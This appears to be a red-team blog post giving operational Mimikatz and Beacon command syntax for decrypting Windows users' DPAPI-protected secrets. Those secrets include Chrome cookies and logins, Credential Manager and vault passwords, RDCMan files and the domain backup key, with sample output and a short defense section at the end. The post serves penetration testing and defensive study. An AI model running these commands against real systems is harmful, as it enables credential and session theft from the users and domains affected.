Operational Guidance for Offensive User DPAPI Abuse

2 Comments / Red Teaming, Top Posts / August 22, 2018

I've spoken about DPAPI (the Data Protection Application Programming Interface) a bit before, including how KeePass uses DPAPI for its "Windows User Account" key option. I recently dove into some of the amazing work that Benjamin Delpy has done concerning DPAPI and wanted to record some operational notes on abusing DPAPI with Mimikatz.

Note: I am focusing on user-based DPAPI abuse in this post, but at some point I intend to dive into abuse of the machine's DPAPI key as well. If I am able to get my head around that particular set of abuses, I will draft a follow-up post.

Another note: I did not come up with these abuse primitives nor did I write the tool(s) to abuse them. This is all work from Benjamin and others whom are cited throughout this post. I am simply documenting the abuse cases/syntax as an operational guide.

DPAPI Crash Course

I'm also not going to cover a ton of DPAPI background, as that's been done much better by others:

- Benjamin's wiki examples (here, here and here) as well as various DPAPI-related tweets
- Bartosz Inglot's "The Blackbox of DPAPI" talk at OPCDE 2017
- "DPAPI and DPAPI-NG" at Black Hat Europe 2017 by Paula J
- "DPAPI exploitation during pentest and password cracking" by Jean-Christophe Delaunay (@Fist0urs)
- "give me the password and I'll rule the world" by Francesco Picasso (@dfirfpi), follow up article here, as well as his "ReVaulting" talk
- Itai Grady's "Protecting browsers' secrets in a domain environment" talk from @BsidesTLV
- "Decrypting DPAPI data" by Jean-Michel Picod and Elie Bursztein

- @_rastamouse's great post on jumping network segmentation, which includes a section on using Mimikatz to decrypt DPAPI-encrypted RDP credential blobs

I'm sure I've missed some existing work, but the above is what I read through to get a handle on how DPAPI works and its potential for abuse.

DPAPI provides an easy set of APIs to easily encrypt (CryptProtectData()) and decrypt (CryptUnprotectData()) opaque data "blobs" using implicit crypto keys tied to the specific user or system. This allows applications to protect user data without having to worry about things like key management. There are a large number of things that use DPAPI, but I'm only going to be focusing on Chrome Cookies/Login Data, the Windows Credential Manager/Vault (e.g. saved IE/Edge logins and file share/RDP passwords), and Remote Desktop Connection Manager .rdg files.

At a high level, for the user scenario, a user's password is used to derive a user-specific "master key". These keys are located at **C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>**, where <SID> is the user's security identifier and the GUID is the name of the master key. A user can have multiple master keys. This master key needs to be decrypted using the user's password OR the domain backup key (see Chrome, scenario 4) and is then used to decrypt any DPAPI data blobs.

So if we're trying to decrypt a user-encrypted DPAPI data blob (like Chrome cookie values) we need to get our hands on the specific user master key.


Chrome

Chrome uses DPAPI to store two main pieces of information we care about: cookie values and saved login data:

- **Cookie file location:** %localappdata%\Google\Chrome\User Data\Default\Cookies
- **Saved login data location:** %localappdata%\Google\Chrome\User Data\Default\Login Data

%localappdata% maps to "C:\Users\<USER>\AppData\Local" on most systems. Also, any of the Mimikatz commands in this section should work for either the "Cookie" file or the "Login Data" file.

Chrome stores its cookies in a SQLite database with the cookie values themselves protected as encrypted DPAPI blobs. Luckily for us, Benjamin implemented Chrome SQLite database parsing in Mimikatz! To list the cookies available for the current user, you can run the following Mimikatz command: **mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies"**




```
beacon> mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies"
[*] Tasked beacon to run mimikatz's dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" command
[+] host called home, sent: 934983 bytes
[+] received output:

Host  : .amazon-adsystem.com ( / )
Name  : ad-id
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM

Host  : .amazon-adsystem.com ( / )
Name  : ad-privacy
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM

Host  : .bat.bing.com ( / )
Name  : MR
Dates : 8/15/2018 4:47:23 PM -> 2/11/2019 4:47:24 PM

Host  : .bing.com ( / )
Name  : MUID
Dates : 8/15/2018 4:47:23 PM -> 9/9/2019 4:47:24 PM

Host  : .bounceexchange.com ( / )
Name  : bounceClientVisit340c
Dates : 8/15/2018 4:47:29 PM -> 8/15/2018 5:17:29 PM

Host  : .cnn.com ( / )
[WINDOWS10] harmj0y/2648
beacon>
```

However, the actual cookie values are DPAPI encrypted with the user's master key, which is in turn protected by the user's password (or domain backup key ;) There are a couple of scenarios we might find ourselves in when trying to retrieve these cookie (or login data) values.

Scenario 1: Code Execution in Target User's Context

This is probably the simplest scenario. If you have a Beacon/Mimikatz/other code execution running in the user's context you're targeting, simply add the **/unprotect** flag to the **dpapi::chrome** command:



```
beacon> mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect
[*] Tasked beacon to run mimikatz's dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect command
[+] host called home, sent: 934983 bytes
[+] received output:

Host  : .amazon-adsystem.com ( / )
Name  : ad-id
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
 * using CryptUnprotectData API
Cookie: A63[redacted]

Host  : .amazon-adsystem.com ( / )
Name  : ad-privacy
Dates : 8/15/2018 4:47:29 PM -> 4/1/2019 4:47:29 PM
 * using CryptUnprotectData API
Cookie: 0

Host  : .bat.bing.com ( / )
Name  : MR
Dates : 8/15/2018 4:47:23 PM -> 2/11/2019 4:47:24 PM
 * using CryptUnprotectData API
Cookie: 0

Host  : .bing.com ( / )
Name  : MUID
Dates : 8/15/2018 4:47:23 PM -> 9/9/2019 4:47:24 PM
[WINDOWS10] harmj0y/2648
beacon>
```


This just instructs Mimikatz to use the CryptUnprotectData API to decrypt the values for us. Since we're executing code in the user's context we're going after, their keys will implicitly be used for the decryption.

Note: one issue you will sometimes run into is a failure to open the Cookies database if it's in use by Chrome. In that case, just copy the Cookies/Login Data files to your current operating location and run the **dpapi::chrome** command using the new path.

Scenario 2: Administrative Access on a Machine the Target User is Currently Logged In On

If you don't want to inject a beacon into another user's context, or you land on a system with multiple users current logged in, you have a few options.

If you run **/unprotect** on a given database owned by a different user, you'll get an error when trying to invoke CryptUnprotectData(). Newer versions of Mimikatz will actually identify the GUID of the masterkey needed (once Mimikatz is updated in Cobalt Strike this should show up in the output.) In the mimikatz.exe example below, the GUID of the master key needed is **{b8854128-023c-433d-aac9-232b4bca414c}**:



```
C:\Temp>mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Aug 14 2018 22:14:06
  ## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Vegas Edition **
```

We can infer that this master key is **harmj0y**'s based on the Chrome Cookies folder location. We can also trace this for any user's key by listing the master key GUIDs in user folders (**C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>**). See the **Seatbelt** section for how to easily do this for all users.

So we need to somehow grab this specific **harmj0y** specific master key. One option is to run **sekurlsa::dpapi** to extract all DPAPI keys from memory for users currently logged into the system (occasionally these show up in **sekurlsa::msv** as well):

Note: if you're not using Mimikatz through Beacon, you can take advantage of Mimikatz' DPAPI cache (see the Cache section at the end of the post.) Due to Beacon's job architecture, each **mimikatz** command will run in a new sacrificial process, so state will not be kept between **mimikatz** commands. There is also not a way to currently to issue multiple **mimikatz** commands through the GUI, though this possible through Aggressor scripting.

Matching the **{b8854128-023c-433d-aac9-232b4bca414c}** GUID to the extracted DPAPI keys, the sha1 master key we need is f35cfc2b44aedd7… (either the full master key or the sha1 version can be used). This can be manually specified for the dpapi Chrome module with **beacon> mimikatz dpapi::chrome /in:"C:\Users\harmj0y\AppData\Local\Google\Chrome\User Data\Default\Cookies" /masterkey:f35cfc2b44aedd7…** :

Scenario 3: Administrative Access on a Machine the Target User is NOT Currently Logged In On

If the target user is NOT currently logged on to the system, you need to know their plaintext password or NTLM hash. If you know their plaintext, you can use **spawnas/runas** to spawn a new agent running as that specific user, and then run **beacon> mimikatz dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect** in the target user's context. Alternatively, you can also run **dpapi::masterkey /in:<MASTERKEY_LOCATON> /sid:<USER_SID> /password:<USER_PLAINTEXT> /protected** (for modern operating systems) as well:

If you just have a user's hash, you can use Mimikatz' **sekurlsa::pth** to spawn off a new process (or use Beacon's **pth** wrapper to grab the impersonated token). However, since Mimikatz uses logon type 9 (e.g. NewCredentials/netonly) for credentials in the new logon session, these creds are not used on the local host, so just using **/unprotect** will fail with the same NTE_BAD_KEY_STATE error.

HOWEVER, since these creds will be used on the network, we can use Mimikatz to take advantage of the MS-BKRP (BackupKey Remote Protocol) to retrieve the key for us, since the key is owned by the current user. Benjamin documented this process thoroughly on his wiki (and there's more details at the end of the "Credential Manager and Windows Vaults" section of this post.) The code that implements this RPC call is in kull_m_rpc_bkrp.c. All we need to do is specify the master key location and supply the **/rpc** flag- **beacon> mimikatz @dpapi::masterkey /in:"C:\Users\dfm.a\AppData\Roaming\Microsoft\Protect\S-1-5-21-883232822-274137685-4173207997-1110\ca748af3-8b95-40ae-8134-cb9534762688" /rpc**

Note: the @ prefix before the module is necessary so Beacon forces Mimikatz to use the impersonated thread token for the new Mimikatz spawn.

From here, we can take this masterkey and manually specify it to decrypt what blobs we want (syntax is in scenario 2.)

Scenario 4: Elevated Domain Access (i.e. DPAPI God Mode)

The most fun scenario ;)

One option would be to DCSync a target user's hash and repeat scenario 3. But there is a better way!

Domain user master keys are also protected with a domain-wide *backup* DPAPI key. This is what's actually used under the hood to decrypt per-user keys with the **/rpc** command, and is an intended part of the architecture. So why not just ask nicely for this backup key? ;) (assuming domain admin or equivalent rights):

The syntax is **lsadump::backupkeys /system:<DOMAIN CONTROLLER> /export**. This .pvk private key can be used to decrypt ANY domain user masterkeys, and what's more, *this backup key doesn't change!*

Also, this has been possible in Mimikatz *for a while!*

So let's download harmj0y's masterkey file (b8854128-023c-433d-aac9-232b4bca414c) and Chrome cookies database, along with the .pvk private key.

Sidenote: Backup Key Retrieval

While MS-BKRP *does* appear to support RPC-based remote retrieval of the backup key (see section 3.1.4.1.3 BACKUPKEY_RETRIEVE_BACKUP_KEY_GUID), and while Mimikatz does have this RPC call implemented, the **lsadump::backupkeys** method uses the LsaOpenPolicy/LsaRetrievePrivateData API calls (instead of MS-BKRP) to retrieve the value for the **G$BCKUPKEY_PREFERRED** LSA secret.

I wanted to understand this logic a bit better, so I ported Benjamin's remote backup key retrieval logic into C#. The project (SharpDPAPI) is up on the GhostPack repository. By default the DPAPI backup key will be retrieved from the current domain controller and output as a base64 string, but this behavior can be modified:

Once you retrieve a user's master key or the domain backup key, you don't have to execute the decryption commands on the target host. You can just download any found user masterkey files (see the **Seatbelt** section later in this post) and target DPAPI containers (like Cookies) and either a) use the domain backup key to decrypt a user's master key (which is then used to decrypt your target blobs) or b) if you extracted the master key out of memory, you can just use it directly.

So let's use Mimikatz to decrypt **harmj0y**'s masterkey by using the domain backup key, and then use that masterkey to decrypt the Chrome cookies database:

- **mimikatz # dpapi::masterkey /in:b8854128-023c-433d-aac9-232b4bca414c /pvk:ntds_capi_0_32d021e7-ab1c-4877-af06-80473ca3e4d8.pvk**
- **mimikatz # dpapi::chrome /in:Cookies /masterkey:f35cfc2b44aedd7…**

If we save this .pvk key, we can just download masterkey/DPAPI blobs as needed and decrypt offline! \m/

Credential Manager and Windows Vaults

A reminder: I did not come up with any of the material described below, I am just documenting it and explaining it as best as I understand it. All credit below goes to Benjamin for his amazing work in this area.

Starting with Windows 7, the credential manager allows users to store credentials for websites and network resources. Credential files are stored in C:\Users\<USER>\AppData\Local\Microsoft\Credentials\ for users and %systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Credentials\ for system credentials. These files are protected with user (or system) specific DPAPI masterkeys.

Related are Windows Vaults, which are stored at C:\Users\<USER>\AppData\Local\Microsoft\Vault\<VAULT_GUID>\ and are slightly more complicated. Within a vault folder, there is a Policy.vpol file which contains two keys (AES128 and AES256) which are protected with a user-specific DPAPI masterkey. These two keys are then used to decrypt one or more *.vcrd creds in the same folder.

Here's where it gets a bit complicated.

There are a few ways to get at these vaulted credentials. If the credential is a saved Internet Explorer/Edge login, these credentials can be enumerated using a series of API calls from vaultcli.dll. This can be done with the Mimikatz **vault::list** module, Massimiliano Montoro's Vault Dump code, Matt Graeber's PowerShell port of the same code, Dwight Hohnstein's C# port of Graeber's code, or Seatbelt's shameless integration of Dwight's C# code (**seatbelt.exe DumpVault** .) However, you'll notice something interesting when running these code bases: not all vault credentials are returned. Why? 🤔

Guess what? Benjamin has had the exact reason (and workarounds) documented for nearly a year on his wiki! The following description is a rehash of his wiki post, meaning GO READ ALL OF HIS WIKI!

As I understand it, while **vault::list** will list/attempt to decrypt credentials from \AppData\Local\Microsoft\Vault\ locations, **vault::cred** will list/attempt to decrypt credentials from \AppData\Local\Microsoft\Credentials\ locations. While I'm not 100% sure why/how credentials are split between the two folders, it appears that web credentials seem to be stored as vaults and saved RDP/file share credentials appear to be stored as credential files. As Benjamin has stated:

https://security.stackexchange.com/questions/173815/view-windows-vault-with-mimikatz/173870#173870

While that link is no longer active, I believe this tweet contains screenshots of the information mentioned.

As Benjamin detailed in his wiki entry, Microsoft states the following for vault credentials:

> *If the Type member is CRED_TYPE_DOMAIN_PASSWORD, this member contains the plaintext Unicode password for UserName. The CredentialBlob and CredentialBlobSize members do not include a trailing zero character. Also,* ***for CRED_TYPE_DOMAIN_PASSWORD, this member can only be read by the authentication packages****.*

So LSASS doesn't want us to easily be able to reveal these credentials. There are two workarounds that Benjamin describes. The ***dangerous*** one is to run **vault::cred /patch** to patch LSASS' logic to null out the CRED_TYPE_DOMAIN_PASSWORD check. This is definitely not recommended (by Benjamin or us) as manipulating LSASS logic is a risky operation and things can go wrong. And besides, there's a better way: moar DPAPI!

Benjamin describes another problem we encounter here. According to Microsoft, "*LSA threads can use DPAPI and specify the CRYPTPROTECT_SYSTEM flag to protect data that cannot be unprotected outside the LSA.*". So if you try to use CryptUnprotectData (i.e. /unprotect) to decrypt these types of blobs, you'll get an error. However, if we examine one of these blobs we can see the DPAPI master key used to encrypt it:

If you know the user's plaintext password, you can use the methods from Chrome: Scenario 1 to easily decrypt this master key. If you don't, don't worry, Mimikatz still <3's you.

As Benjamin details, a component of MS-BKRP (the Microsoft BackupKey Remote Protocol) is a RPC server running on domain controllers that handles decryption of DPAPI keys for authorized users via its domain-wide DPAPI backup key. In other words, if our current user context "owns" a given master key, we can nicely ask a domain controller to decrypt it for us! *This is not a "vuln", it is by design,* and is meant as a failsafe in case users change/lose their passwords, and to support various smart cards' functionality.

So if we simply run **mimikatz # dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<SID>\<MASTER_KEY_GUID>" /rpc** from the user context who owns the master key (similar to Chrome: Scenario 3), Mimikatz will ask the current domain controller (over RPC) to decrypt the master key:

We can now use the **/masterkey:X** flag with the **dpapi::cred** module to decrypt the saved credential!

And even better, since we aren't touching LSASS, we can execute this method for the current user *without any elevated privileges.* If we want to execute this type of "attack" against other users, scenarios 2-4 from the Chrome section still apply.

"Well what about scheduled task credentials??!!" you probably (aren't) asking. Benjamin has us covered there as well. You can extract the system's DPAPI key out of memory (using **sekurlsa::dpapi**) or from LSA (with **lsadump::secrets**) and then use this key to decrypt saved credentials in %systemroot%\System32\config\systemprofile\AppData\Local\Microsoft\Credentials.

"But what about Encrypting File System (EFS) files??!!" you also probably (aren't) asking. Surprise, another Benjamin wiki entry :)

There's even a way to decrypt the Windows 10 SSH native SSH keys, with a nice demo video provided by Benjamin. There are also modules for **dpapi::wifi** and **dpapi::wwan** (see this tweet for file locations) and other modules as well.

Remote Desktop Connection Manager

While I was drafting this post, Benjamin released *even more* DPAPI goodness!

The Windows Remote Desktop Connection Manager has the option to save RDP connection credentials, again with the plaintext passwords stored as DPAPI blobs. These configuration files are stored at .rdg files and can be decrypted with the new **dpapi::rdg** module. This module is not yet present in Beacon's **mimikatz** module but should be in the next update or two. The same **/unprotect**, plaintext/hash, **sekurlsa::dpapi** masterkey, or domain backup keys (see Chrome scenarios 1-4) should work here as well:

See the **Seatbelt** section on how to easily enumerate these files.

Sidenote: the Mimikatz DPAPI Cache

As mentioned earlier in this post, due to Beacon's job architecture, each **mimikatz** command will run in a new sacrificial process, so state will not be kept between **mimikatz** commands. However, there's a really cool DPAPI feature that Benjamin implemented (the cache) that I wanted to make sure I covered.

If you are using mimikatz.exe standalone, Mimikatz will add any retrieved DPAPI keys into a volatile cache for later use. So, for example, if you retrieve the domain backup DPAPI key, you can then then decrypt any master key you want, which will *also* be added to the cache:

You can also save/load caches for each reuse:

Seatbelt

I recently integrated some checks for a few relevant DPAPI files into Seatbelt (more information on Seatbelt/GhostPack here.) **Seatbelt.exe MasterKeys** will search for user master keys, either for the current user or all users if the context is elevated. This check is also now a default for **SeatBelt.exe user** checks:

Credential files are enumerated with the **CredFiles** command, also now a default **user** check, and the same user/elevated enumeration applies:

Remote Desktop Connection Manager settings and .rdg files are enumerated with the **RDCManFiles** command, also now a default **user** check, with the same user/elevated enumeration applying:

There is now also some additional context given to discovered browser cookie files (including Chrome) during the default **user** checks:

This will point you to the appropriate Seatbelt command, Mimikatz module, or command from @djhohnstein's awesome new SharpWeb project.

Defense

Defending against these types of DPAPI abuses is tough, mostly because this is just abuse of intended/existing functionality. Reading and decrypting DPAPI blobs is something that systems and applications do all the time, so there aren't many opportunities to catch anomalies here.

For extraction of DPAPI keys from memory, standard defensive guidance for Mimikatz/LSASS reads applies.

I'm not sure of the best defensive guidance for the use of the BackupKey Remote Protocol (MS-BKRP) or the remote DPAPI backup key retrieval, but I wanted to note a few thoughts on each.

Microsoft did implement a set of event logs for Windows 10 and Server 2016 to allow auditing of DPAPI activtiy, but state for all events that, *"Events in this subcategory typically have an informational purpose and it is difficult to detect any malicious activity using these events. It's mainly used for DPAPI troubleshooting."* For event 4695 ("Unprotection of auditable protected data was attempted") notes on ultimatewindowssecurity.com state "*…it's possible that that this event could indicate malicious behavior but I've seen it logged during the course of normal operation on a clean, isolated test system too.*" So while these specific events warrant some additional investigation for detective potential, they are likely not to be high fidelity indicators.

BackupKey Remote Protocol

When I perform the masterkey retrieval from my system via MS-BKRP by invoking the **dpapi::masterkey /in:<KEY> /rpc** Mimikatz module, the network traffic includes:

- A SMB connect to the IPC$ interface of the remote system.
- The creation of the **protected_storage** named pipe on the remote system.
- Several RPC over SMB calls ([MS-RPCE]) with encrypted stub data portions
- Reading the backup key from the **protected_storage** named pipe
- Cleanup

However, as this protocol has a lot of normal use in modern domains, attempting to signature this traffic seems like it wouldn't be too effective.

Remote LSA Secret Retrieval

When I perform remote LSA secret retrieval from my system to my test domain controller, the network traffic includes:

- A SMB connect to the IPC$ interface of the remote system.
- The creation of the **lsarpc** named pipe on the remote system.
- The lsa_OpenPolicy2 RPC call (RPC over SMB/[MS-RPCE]), opnum 44
- The lsa_RetrievePrivateData RPC call, opnum 43
- Reading the backup key from the lsarpc named pipe
- Cleanup

I also tried to see if any specific event logs were created on the DC during this remote LSA secret retrieval, but was unable to discover anything useful. If anyone knows how to tune a DC's event log to detect remote LSA secret reads, please let me know and I will update this post.

The Microsoft Advanced Threat Analytics suspicious activity guide does have an entry for a “Malicious Data Protection Private Information Request”:

However, I’m not sure at how they have implemented this detection nor the exact fidelity of the indicator.

Wrapup

DPAPI is cool yo’. I’m frustrated at myself for not taking time to properly understand all of the great work Benjamin has done in this area and all of the opportunities we were previously blind to, but I’m excited to have another TTP in our toolbox.

Thanks again @gentilkiwi for the research, toolset, and feedback on this post!

← Previous Post

Next Post →

2 thoughts on "Operational Guidance for Offensive User DPAPI Abuse"

Operational Guidance for Offensive User DPAPI Abuse – harmj0y – The Library 6.0

Active Directory Kill Chain Attack 101 – syhack

Leave a Comment

Type here..

Name*

Email*

Website

☐

Post Comment »

Search ...

Recent Posts

Certified Pre-Owned

A Case Study in Wagging the Dog: Computer Takeover

Kerberoasting Revisited

Not A Security Boundary: Breaking Forest Trusts

Another Word on Delegation

Categories

ActiveDirectory

Defense

Empire

EmPyre

Informational

Penetesting

Powershell

Python

Red Teaming

Top Posts

SPECTEROPS

Blog
About
Presentations
Media
Twitter

Categories

ActiveDirectory
Defense
Empire

Search …

EmPyre
Informational
Penetesting
Powershell
Python
Red Teaming
Top Posts